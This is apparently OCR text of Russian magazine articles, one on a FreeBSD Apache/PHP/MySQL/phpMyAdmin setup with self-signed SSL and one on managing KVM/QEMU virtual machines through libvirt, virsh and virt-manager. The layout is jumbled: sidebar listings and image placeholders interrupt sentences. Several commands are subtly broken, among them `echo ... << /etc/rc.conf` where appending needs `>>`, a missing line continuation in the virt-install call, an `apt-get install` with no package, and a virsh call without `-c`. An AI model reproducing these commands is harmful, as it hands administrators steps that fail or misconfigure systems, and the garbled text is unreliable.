<ifModule dir_module>

        DirectoryIndex index.html
</ifModule>
```

На эти:

```
<ifModule dir_module>
        DirectoryIndex index.php index.html
</ifModule>
```

6. Внутри директивы <ifModule alias_module> заменяем строку:

```
ScriptAlias /cgi-bin/ "/usr/local/www/apache22/cgi-bin/"
```

Вот этой:

```
ScriptAlias /cgi-bin/ "/home/www/cgi-bin/"
```

7. Следующую строку:

```
<Directory "/usr/local/www/apache22/cgi-bin">
```

Заменяем этой:

```
<Directory "/home/www/cgi-bin">
```

Сохраняем файл и создаем файл настроек PHP:

```
# cp /usr/local/etc/php.ini-recommended /usr/local/etc/php.ini
```

```
Full name:
Uid (Leave empty for default):
Login group [j1m]:
Login group is j1m. Invite j1m into other groups? []:
Login class [default]:
Shell (sh csh tcsh nologin) [sh]: tcsh
Home directory [/home/j1m]:
Home directory permissions (Leave empty for default):
Use password-based authentication? [yes]:
Use an empty password? (yes/no) [no]:
Use a random password? (yes/no) [no]:
Enter password:
Enter password again:
Lock out the account after creation? [no]:
Username    : j1m
Password    : *****
Full Name   :
Uid         : 1001
Class       :
Groups      : j1m
Home        : /home/j1m
Home Mode   :
Shell       : /bin/tcsh
Locked      : no
OK? (yes/no): yes
```

Создаем нового пользователя

Этого будет достаточно для нормальной работы Apache совместно с PHP. Теперь можно приступить к установке MySQL. Идем в порты и делаем следующее:

```
# cd /usr/ports/databases/mysql50-server
# make WITH_OPENSSL=yes install clean
```

Создадим рудиментарный конфигурационный файл, которого хватит на первое время:

```
# ee /etc/my.cnf
[client]
port=29912
[mysqld]
port=29912
bind-address=127.0.0.1
```

Добавим MySQL в автозагрузку и запустим сервер:

```
# echo 'mysql_enable="YES"' << /etc/rc.conf
# /usr/local/etc/rc.d/mysql-server start
```

Установим пароль на доступ к базе данных:

```
# mysqladmin -u root password пароль
# mysql -u root -p
```

Теперь MySQL должна нормально функционировать, но управлять базами данных вручную не очень удобно, к тому же, для некоторых это будет первый опыт установки MySQL, а с наскоку разобраться с ней не так-то просто. Поэтому установим веб-интерфейс управления MySQL под названием PHPMyAdmin:

```
# cd /usr/ports/databases/phpmyadmin
# make install clean
```

Поправим конфигурационный файл PHPMyAdmin, указав пароль на доступ к web-интерфейсу:

```
# cd /usr/local/www/phpMyAdmin
# cp config.sample.inc.php config.inc.php
```

```
# ee config.inc.php
$cfg['blowfish_secret'] = 'пароль';
```

Теперь вновь открываем конфигурационный файл Apache и делаем следующее:

1. В секцию <IfModule alias_module> добавляем следующую строку:

```
Alias /phpmyadmin /usr/local/www/phpMyAdmin
```

2. В конец секции <Directory> добавляем следующие строки:

```
<Directory "/usr/local/www/phpMyAdmin">
        Order allow,deny
        Allow from all
</Directory>
```

Здесь вместо «Allow from all» можно добавить что-то вроде «Allow from 123.456.789.0/12», чтобы разрешить доступ к PHPMyAdmin только из определенной подсети.

Перезапускаем Apache:

```
# /usr/local/etc/rc.d/apache22 restart
```

Это все, теперь (L)AMP должен работать.

HTTPS

PHPMyAdmin для корректной работы требует поддержку HTTPS,

```
Options for php5 5.3.6

[X] CLI        Build CLI version
[X] CGI        Build CGI version
[ ] FPM        Build FPM version (experimental)
[X] APACHE     Build Apache module
[ ] AP2FILTER   Use Apache 2.x filter interface (experimental)
[ ] DEBUG      Enable debug
[X] SUHOSIN    Enable Suhosin protection system
[ ] MULTIBYTE  Enable zend multibyte support
[X] IPV6       Enable ipv6 support
[ ] MAILHEAD   Enable mail header patch
[ ] LINKTHR    Link thread lib (for threaded extensions)

[  OK  ]       Cancel
```

Не забываем включить модуль Apache во время сборки PHP

и вполне возможно, что в будущем тебе понадобится этот протокол для установления безопасного зашифрованного соединения между клиентом и сайтом. Поэтому сделаем так, чтобы Apache его понимал.

Для начала исправим конфигурационный файл OpenSSL (/etc/ssl/openssl.cnf), добавив в него следующие строки:

```
# Каталог для хранения сертификатов
dir = /root/sslCA
# Срок действия сертификата (~10 лет)
default_days = 3650
```

Теперь подготовим каталог и создадим сертификаты для собственного центра сертификации:

```
# cd /root
# mkdir sslCA
# chmod 700 sslCA
# chmod 700 sslCA
# mkdir private
# cd sslCA
# openssl req -new -x509 -days 3650 -extensions v3_ca \
        -keyout private/cakey.pem -out cacert.pem \
        -config /etc/ssl/openssl.cnf
```

Проверим, что сертификаты были созданы успешно:

```
# ls -l cacert.pem private/cakey.pem
```

Сгенерируем сертификаты для Apache и поместим их в каталог /etc/ssl:

```
# cd /root/sslCA
# openssl req -new -nodes -out имя_хоста-req.pem \
   -keyout private/имя_хоста-key.pem -config /etc/ssl/openssl.cnf

# openssl ca -config /etc/ssl/openssl.cnf -out \
   имя_хоста-cert.pem -infiles имя_хоста-req.pem
```

```
# cp /root/sslCA/имя_хоста-cert.pem /etc/ssl/crt
# cp /root/sslCA/private/имя_хоста-key.pem /etc/ssl/key
```

Снова открываем конфигурационный файл Apache, находим следующую строку и раскомментируем ее:

```
# ee /usr/local/etc/apache22/httpd.conf
#Include etc/apache22/extra/httpd-ssl.conf
```

Вносим следующие изменения в файл /usr/local/etc/apache22/extra/http-ssl.conf:

```
# ee /usr/local/etc/apache22/extra/http-ssl.conf
# Имя HTTPS-сервера
ServerName ssl.host.com

# Путь до файла, содержащего сертификат и ключ
SSLCertificateFile /etc/ssl/crt/yourhostname-cert.pem
SSLCertificateKeyFile /etc/ssl/key/yourhostname-key.pem

# То же, что и в главном конфиге
DocumentRoot "/home/www/data"


# Куда писать логи
ErrorLog "/var/log/httpd-error.log"
TransferLog "/var/log/httpd-access.log"
```

Перезапускаем Apache:

```
# /usr/local/etc/rc.d/apache22 restart
```

Что дальше?

В этой статье я показал, как поднять полностью работоспособный стек (L)AMP на базе FreeBSD (так что это скорее FAMP), и все, что тебе теперь нужно сделать, это скачать свой любимый сайтовый движок и развернуть его в каталог /home/www/data (не забыв положить скрипты в /home/www/cgi-bin). Все остальное возьмет на себя (L)AMP.



Евгений Зобнин (execbit.ru)

Виртуальный полигон

Управляем фермой виртуальных серверов легко и непринужденно

Эмулятор QEMU, работающий в связке с KVM, — это отличная система виртуализации, с помощью которой можно не только легко создавать подручные виртуальные машины, но и организовывать целые фермы виртуальных серверов. Проблема только в том, что управлять такой фермой с помощью стандартных средств весьма затруднительно.

Сложности всех администраторов, принявших решение использовать систему виртуализации на основе KVM и QEMU для управления парком виртуальных машин, вытекают из того простого факта, что сама по себе эта связка никогда не была рассчитана на подобное применение. Эмулятор QEMU был создан с целью предоставить пользователям простое и быстрое средство запуска виртуальных машин с целью отладки и ознакомления. Интерфейс KVM создан для использования возможностей аппаратной виртуализации, реализуемой современными процессорами. Вместе они составляют систему, которая очень хорошо подходит для запуска одиночных виртуальных машин, но в принципе не предназначена для управления десятками и сотнями виртуальных окружений. Систему QEMU+KVM следует рассматривать только как ядро комплексной системы виртуализации, поверх которого должна быть построена более сложная инфраструктура для управления многими инстанциями QEMU.

Уровнем выше

Существует огромное количество самых разных систем управления парками виртуальных машин, использующих QEMU+KVM. Начиная от самопальных скриптов, в спешке набросанных сисадминами и выложенными в Сеть, и заканчивая серьезными коммерческими программными комплексами уровня предприятия. Однако наше внимание заслуживают только те из них, которые в своей работе используют библиотеку libvirt.

Libvirt — это отлаженная и со всех сторон протестированная библиотека, с помощью которой любое приложение может быть легко обучено управлению виртуальными серверами. Поэтому система, основанная на libvirt, будет, во-первых, априори стабильнее и предсказуемее разработок, использующих свой собственный интерфейс управления. Во-вторых, libvirt поддерживает кучу различных систем виртуализации, начиная с KVM и Xen и заканчивая VMware и OpenVZ. Это очевидный плюс, потому как если в будущем планируется переезд на другую систему, менять придется не много (более того, инструменты, входящие в состав пакета libvirt, позволяют произвести миграцию между системами без проблем). В-третьих, libvirt — это стандарт, систем управления ВМ на его основе будет становиться все больше и, если когда-то появится альтернатива выбранному сегодня решению, переезд будет абсолютно безболезненным.

Следующие разделы статьи будут целиком и полностью посвящены системам управления, основанным на libvirt, поэтому приведенные в них инструкции подойдут для управления любым другим поддерживаемым ей эмулятором.

virsh

Команда virsh — один из главных инструментов управления libvirt. Она входит в стандартную поставку самой библиотеки, поэтому из коробки доступна практически в любом дистрибутиве. Кроме того, это единственный инструмент, который умеет задействовать все возможности libvirt, поэтому если с другими системами возникнут проблемы, virsh всегда придет на выручку.

Для установки virsh следует инсталлировать в систему пакет libvirt, а также все необходимые для работы с виртуальными машинами пакеты (в нашем случае это KVM, QEMU, dnsmasq и bridge-utils). Эти пакеты доступны в репозитории любого дистрибутива, поэтому для их установки необходимо выполнить всего одну команду (пример для Ubuntu):

```
$ sudo apt-get install bridge-utils dnsmasq kvm \
  qemu libvirt libvirt-bin
```

Также нам пригодится инструмент под названием virt-install, он нужен для создания файлов-описаний виртуальных окружений, которые понадобятся при работе с virsh, но не могут быть созданы ей (предполагается, что приложения, использующие libvirt, будут генерировать их сами):

```
$ sudo apt-get install virtinst
```

Чтобы команда virsh и другие инструменты работали правильно, должен быть запущен демон libvirtd.

Обычно пакетные менеджеры запускают его самостоятельно при установке пакета, но в некоторых системах (например, ArchLinux) этого не происходит. Поэтому убедимся, что libvirtd запущен:

```
$ ps ax | grep libvirtd
```

Если он не работает, запустим его (в некоторых системах вместо init.d следует указать rc.d):

```
$ sudo /etc/init.d/libvirtd start
```

Для проверки работоспособности всей системы выполним следующие команды:

```
$ sudo virsh --connect qemu:///system version
$ sudo virsh --connect qemu:///system list
```




Отладка virt-install

Утилита virt-install не всегда работает безупречно. Чтобы разобраться, почему происходит ошибка запуска, используй флаг '-d', который принудит утилиту записывать всю отладочную информацию в файл ~/.virtinst/virt-install.log.

Если все в порядке, первая команда должна вывести нечто вроде этого:

```
Скомпилировано на базе библиотеки: libvir 0.9.0
Используется библиотека: libvir 0.9.0
Используется API: QEMU 0.9.0
Выполняется гипервизор: QEMU 0.14.0
```

А вторая — пустой список виртуальных машин. Стоит попробовать запустить virsh без аргумента '--connect' (sudo virsh version), чтобы libvirt попыталась сама найти предпочтительную систему виртуализации. Если вывод будет совпадать, в дальнейшем можно не утруждать себя указанием опции '--connect'. Сразу скажу что libvirt позволяет управлять системой виртулизации удаленной стороны с помощью SSH-туннеля. Делается это примерно так (здесь опция '-c' — это сокращение '--connect'):

```
$ virsh -c \
  qemu+ssh://root@host.com/system команда
```

Все приведенные далее команды могут быть выполнены таким же образом. Более того, «команду» можно вообще не указывать, тогда откроется шелл virsh. Он хорош, в частности, тем, что поддерживает автодополнение команд и имеет встроенную справку.
Для создания первой виртуальной машины запустим virt-install следующим образом:

Отключение ACPI

Далеко не каждая операционная система может нормально работать с подсистемой ACPI, реализованной в QEMU. Чтобы отключить ее, просто передай опцию '--noacpi' или '--noapic' (лучше обе) команде virt-install.

```
$ sudo virt-install --connect qemu:///system \
  --name vm1 \
  --ram 512 \
  --vnc \
  --os-type linux
  --os-variant ubuntumaverick \
  --accelerate \
  --network=network:default \
  --disk \
    path=/var/lib/libvirt/images/vm1.img,size=5 \
  --cdrom /tmp/ubuntu-10.10-server-i386.iso \
  --noautoconsole
```

Команда сгенерирует образ новой виртуальной машины и запустит его с помощью эмулятора QEMU. Машина будет иметь имя vm1 (опция '--name'), 512 Мб памяти ('--ram'), вывод ее дисплея будет транслироваться по сети с помощью VNC-сервера (позже мы рассмотрим, как к нему подключиться). Конфигурация виртуальной машины будет подобрана в расчете на оптимальную работу операционной системы Linux ('--os-type linux') и конкретно дистрибутива Ubuntu 10.10 ('--os-variant ubuntumaverick'), по возможности будут задействованы средства аппаратной виртуализации ('--accelerate'). Опция '-–network' предназначена для указания способа подключения виртуального окружения к сети. Всего существует три возможных варианта этой опции:
1. bridge:имя_моста — подключение к внешней сети




info

• В любой момент к виртуальной машине можно подключить новый диск:

```
sudo virsh attach-disk
--driver file --type
cdrom --mode readonly
/var/lib/libvirt/
images/cdrom.iso sdc
```

• Конфиг существующей виртуальной машины легко просмотреть и исправить:

```
# virsh dumpxml vm1 >
  ~/vm1.xml
# vi vm1.xml
# virsh create vm1.xml
```



Главное окно virt-manager

Настройка сетевого моста в Ubuntu

1. Открываем файл /etc/network/interfaces, удаляем текущее содержимое и добавляем следующие строки (указав правильные IP-адреса, маску и так далее):

```
auto lo
iface lo inet loopback
auto br0
iface br0 inet static
        address 192.168.0.10
        network 192.168.0.0
        netmask 255.255.255.0
        broadcast 192.168.0.255
        gateway 192.168.0.1
        bridge_ports eth0
        bridge_fd 9
        bridge_hello 2
        bridge_maxage 12
        bridge_stp off
```

2. Перезапускаем сеть:

```
$ sudo /etc/init.d/networking restart
```

3. Останавливаем и отключаем dhcdbd:

```
$ sudo /etc/init.d/dhcdbd stop
$ sudo update-rc.d -f dhcdbd remove
```

через виртуальный сетевой мост. Виртуальная машина сможет принимать и инициировать соединения. Это идеальный вариант, но он требует дополнительной настройки (смотри врезку «Настройка сетевого моста в Ubuntu»).

2. network:имя_сети — подключение к внутренней виртуальной сети. Машина будет помещена в изолированную виртуальную сеть, но сможет получить доступ к внешней сети, используя NAT. Совершенно неприемлемый с практической точки зрения вариант, который удобен тем, что не требует какой-либо настройки. Опция «имя_сети» должна совпадать с именем файла в каталоге /var/lib/libvirt/network, плюс расширение «xml». Список имеющихся сетей можно получить, используя следующую команду:

```
# virsh net-list --all
```

```
# virt-df -h
Filesystem                                   Size     Used  Available  Use%
Ubuntu904x64:/dev/sda1                       9.4G     2.1G       6.8G 27.7%
Debian5x64:/dev/debian5x64/home              3.4G   761.0M       2.5G 27.0%
Debian5x64:/dev/debian5x64/root            321.5M   111.1M     193.8M 39.7%
Debian5x64:/dev/debian5x64/tmp             302.1M    10.0M     276.5M  8.5%
Debian5x64:/dev/debian5x64/usr               3.4G     1.1G       2.1G 38.3%
Debian5x64:/dev/debian5x64/var               1.7G   612.6M    1001.9M 41.1%
Debian5x64:/dev/sda1                       227.9M    18.6M     197.1M 13.5%
F10x32:/dev/VolGroup00/LogVol00              8.8G     3.1G       5.2G 40.3%
F10x32:/dev/sda1                           189.9M    20.2M     159.9M 15.8%
CentOS5x32:/dev/VolGroup00/LogVol00          8.6G     3.9G       4.2G 50.6%
CentOS5x32:/dev/sda1                        98.7M    23.5M      70.1M 29.0%
Win2003x32:/dev/sda1                        20.0G     2.1G      17.9G 10.4%
```

Команда virt-df покажет занятость дисков всех виртуальных машин

3. user — подключение к сети, используя SLIRP. Удобен только в тех случаях, когда гостевая система должна быть запущена от имени непривилегированного пользователя.

С помощью опции '--disk' мы заставляем libvirt создать новый образ диска, указывая путь до файла и его размер. Если бы мы хотели использовать уже существующий образ диска, то могли бы просто опустить опцию 'size'. Из других опций внимания заслуживает 'sparse', с помощью которой можно указать, должен ли образ быть динамически расширяемым (sparse=true, по умолчанию) или иметь фиксированный размер (sparse=false).

В первом случае образ будет расти по мере его наполнения, но только до тех пор, пока его размер не достигнет указанного в опции 'size'. Во втором случае образ сразу будет иметь запрошенный размер. Это предпочтительный вариант для боевых серверов, так как, во-первых, на динамическое расширение тратятся ресурсы системы, а во-вторых, постоянный рост дисков может привести к израсходованию ресурсов в самый неподходящий момент.

Также рекомендую сразу позаботиться о переносе каталога /var/lib/libvirt/images на LVM-том или другой сервер (с помощью NFS или POHMELFS, например). Так ты решишь многие проблемы, которые могут возникнуть в будущем.


С помощью опции '--cdrom' мы указали путь к установочному ISO-образу. Это плохой пример, потому как хранить установочные образы в каталоге /tmp боевого сервера опрометчиво. Гораздо удобнее использовать для этой цели другую машину, просто указав ее адрес и каталог с предпочтительным ISO-образом:


```
--cdrom ftp://host.com/images/ubuntu/
```


А еще лучше указать адрес, содержащий образы ядра и initrd, которые произведут сетевую установку дистрибутива из официальных источников:

```
--location http://ftp.us.debian.org/debian/dists/etch/
  main/installer-amd64/
```

Но это, как говорится, в какой конфигурации что удобнее. По-







Создаем новую виртуальную машину с помощью virt-manager

следняя опция ('--noautoconsole') отключает автоматическое открытие консоли сразу после создания виртуальной машины. Также доступны опции '–-vcpus' и '–-cpuset', которые позволяют управлять количеством ядер процессора внутри виртуальной машины и количеством доступных ей ядер физической машины (через запятую, начиная с нуля).

Команда создаст описание виртуальной машины, поместит его в файл /etc/libvirt/qemu/vm1.xml и запустит виртуальную машину. Проверить ее работоспособность можно с помощью уже упоминавшейся ранее команды 'virsh list'. Сам файл описания можно открыть в текстовом редакторе, чтобы просмотреть или изменить. Он имеет вполне читаемый и логичный формат.

Если виртуальная машина запустилась, к ней можно подключиться с помощью инструмента virt-viewer, который можно найти в одноименном пакете:

```
$ sudo apt-get install

$ virt-viewer -c qemu:///system test
```

Естественно, запускать virt-install лучше с удаленной машины. Если все пошло хорошо, должно открыться окно, содержащее экран виртуальной машины и, соответственно, инсталлятор выбранной ОС.

После окончания установки виртуальная машина будет полностью готова к использованию, в нее можно будет войти с помощью команды 'console vm1', запросить информацию с помощью команды 'dominfo vm1', добавить в список авто-запуска (который происходит во время запуска демона libvirtd) командой 'autostart vm1', заморозить (команда 'save'), разморозить ('resume'), завершить ('shutdown'), запустить ('start'), уничтожить ('destroy'), добавить или удалить сетевые интерфейсы ('attach-device'), добавить новые диски и многое другое, но самое главное — теперь виртуальную машину можно клонировать:

```
$ sudo virt-clone \
  --connect=qemu:///system -o vm1 -n vm2
```


В результате будет создана новая виртуальная машина vm2, конфигурация которой будет полностью повторять



warning

SeLinux, по умолчанию включенный в Fedora и некоторых других дистрибутивах, не позволит загрузить образы виртуальных машин, если они расположены не в каталоге /var/lib/libvirt/images.





Инструмент тонкой настройки виртуальной машины в virt-manager

конфигурацию vm1, но жесткий диск у нее будет свой. С помощью 'virt-clone' можно создать столько виртуальных машин, сколько нужно, в полностью автоматическом режиме. Если же одной физической машины будет недостаточно для обслуживания всех имеющихся ВМ, можно поднять новый libvirt-сервер и переселить особо прожорливых на него:

```
$ sudo virsh migrate --live vm136 \
      qemu+ssh://host2.com/system
```

Не забыв проверить результат:

```
$ sudo virsh qemu+ssh://host2.com/system list
```

С помощью virsh управлять виртуальными серверами просто и удобно, но для людей, привыкших к GUI и web-системам, такой интерфейс может показаться слишком ограниченным и не наглядным. Поэтому существует инструмент под названием virt-manager, который позволяет делать почти все то же самое с помощью удобного графического интерфейса.

virt-manager

Программа virt-manager (virt-manager.org) развивается в рамках проекта, который включает в себя не только саму программу, но и описанные выше инструменты virt-install, virt-clone и virt-viewer. Более того, весь проект находится под покровительством компании Red Hat, которая и была инициатором рождения библиотеки libvirt. Поэтому, если говорить о каком-либо стандарте, то им можно считать именно этот набор инструментов.

С практической точки зрения virt-manager представляет собой простую (на вид) графическую программу, в верхней части которой находятся инструменты управления виртуальными машинами, а в нижней — список доступных эмуляторов (гипервизоров, в нашем случае там должен быть только QEMU) и виртуальных машин.

Для создания новой виртуальной машины достаточно нажать кнопку «Новая», дать название машине, выбрать вариант установки, установочный образ, указать тип ОС и ее версию, указать количество ОЗУ и ядер процессора (смотри скриншоты). Все то же самое, что и при использовании утилиты virt-install. Поставив галочку напротив пункта «Настроить конфигурацию перед установкой» можно сделать более конкретную настройку машины, включая выбор эмулируемых устройств и возможностей эмулятора, подключить дополнительные диски, произвести подстройку под ОС (например, отключить ACPI для NetBSD) и сделать многое другое.

После этого в списке виртуальных машин появится новая ВМ. С помощью правого клика мышью виртуальную машину легко клонировать, перенести на другую машину, приостановить или выключить. Рабочий стол машины в любой момент доступен с помощью кнопки «Открыть» в верней панели инструментов.

